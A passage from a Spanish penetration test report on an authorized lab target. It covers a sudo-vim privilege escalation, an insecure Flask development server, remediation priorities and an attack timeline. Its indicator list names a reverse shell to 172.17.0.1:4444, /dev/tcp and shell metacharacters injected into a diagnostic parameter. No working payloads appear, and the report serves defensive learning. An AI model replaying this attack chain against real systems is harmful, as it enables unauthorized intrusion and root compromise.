Un atacante con ejecución como `www-data` (vía VULN-01) obtiene `root` de forma inmediata: control total del sistema, lectura/escritura de cualquier fichero y persistencia.

REMEDIACIÓN

- Eliminar la regla `sudo` sobre `vim` . No conceder a cuentas de servicio permisos `sudo` sobre intérpretes o programas que permiten evasión a shell.
- Aplicar mínimo privilegio: si se requiere una acción puntual, encapsularla en un script restringido y auditado.
- Revisar periódicamente `sudoers` y la pertenencia a grupos privilegiados.

VULN-04 · Servidor de desarrollo en producción, sin TLS, fuga de versiones

MEDIA

Ubicación	Servicio web `172.17.0.2:8080`
CVSS 3.1	**5.3 (Media)** — `AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N`
CWE	CWE-16 (Configuration) · CWE-319 (Cleartext Transmission) · CWE-200 (Information Exposure)

DESCRIPCIÓN

El portal se sirve con el servidor de desarrollo de Flask (**Werkzeug**), no apto para producción, sobre HTTP en claro (el navegador marca «Not secure»). Las cabeceras revelan versiones exactas (`Werkzeug/3.1.6 Python/3.9.2`), útiles para un atacante.

IMPACTO

Mayor superficie de ataque, credenciales y sesiones transmitidas sin cifrar (interceptables en la red) y facilitación del fingerprinting de versiones vulnerables.

REMEDIACIÓN

- Desplegar tras un servidor de producción (p. ej. Gunicorn/uWSGI) detrás de un proxy inverso con TLS (HTTPS).
- Suprimir u ofuscar cabeceras de versión; mantener dependencias actualizadas.
- No exponer el servicio directamente; segmentar y restringir el acceso de red.

8 Recomendaciones de remediación

Priorizadas por impacto y esfuerzo. La prioridad 1 rompe por sí sola la cadena de compromiso total.

Priori-dad	Acción	Vuln.
P1	Eliminar la ejecución de shell en «Diagnóstico de Red»: validar la IP con regex y usar `subprocess` con argumentos (sin `shell=True`).	VULN-01
P1	Retirar la regla `sudo NOPASSWD` sobre `/usr/bin/vim` para `www-data` .	VULN-03
P2	Forzar contraseñas robustas, bloqueo/rate-limiting y MFA en el login administrativo.	VULN-02
P3	Migrar a servidor de producción con HTTPS/TLS y ocultar versiones.	VULN-04
P4	Defensa en profundidad: mínimo privilegio del servicio, segmentación de red, registro y alertado de intentos de login y de ejecución de comandos.	Todas

9 Conclusión y lecciones

El laboratorio REVERSE ilustra cómo varias debilidades individualmente «corregibles» se combinan hasta un compromiso total. Ninguna requirió exploits sofisticados: contraseñas predecibles, una entrada de usuario sin sanear y una regla `sudo` excesiva fueron suficientes para pasar de la red a `root`.

- **La validación de entradas es innegociable.** Cualquier dato del usuario que roce un comando del sistema debe tratarse como hostil.
- **El mínimo privilegio detiene cadenas.** Si `www-data` no hubiera tenido `sudo` sobre `vim`, el RCE se habría quedado en un usuario sin privilegios.
- **La autenticación es la primera muralla.** Políticas de contraseña y controles anti–fuerza bruta habrían cerrado el acceso inicial.

10 Anexo — Cronología e indicadores

Cronología

Fecha / hora	Evento
31/10/2026 17:13	Escaneo `nmap` — descubierto 8080/tcp (Werkzeug)
31/10/2026 17:25	Enumeración web con `feroxbuster`
31/10/2026 17:28	Fuerza bruta con `hydra` — obtenido `admin:admin001`
01/11/2026 18:01	Acceso al panel y descubrimiento de inyección de comandos
01/11/2026 18:07	Shell inversa como `www-data`
01/11/2026 18:08	Escalada a `root` vía `sudo vim`
01/11/2026 18:09	Lectura de la flag — objetivo comprometido

Indicadores observados (IOC / artefactos)

- Conexión saliente del objetivo hacia `172.17.0.1:4444` (shell inversa).
- Ejecución de `/usr/bin/vim` vía `sudo` por la cuenta de servicio `www-data`.
- Ráfaga de ~1000 peticiones `POST /login` en segundos desde una única IP.
- Entradas con metacaracteres de shell (`&&` , `;` , `/dev/tcp`) en el parámetro de `/diagnostic`.

Documento confidencial. Elaborado por **Josep Sanz** · Entorno de laboratorio autorizado (whoami-labs) · 01/11/2026. Las técnicas descritas se aplicaron exclusivamente sobre un sistema con permiso explícito de prueba.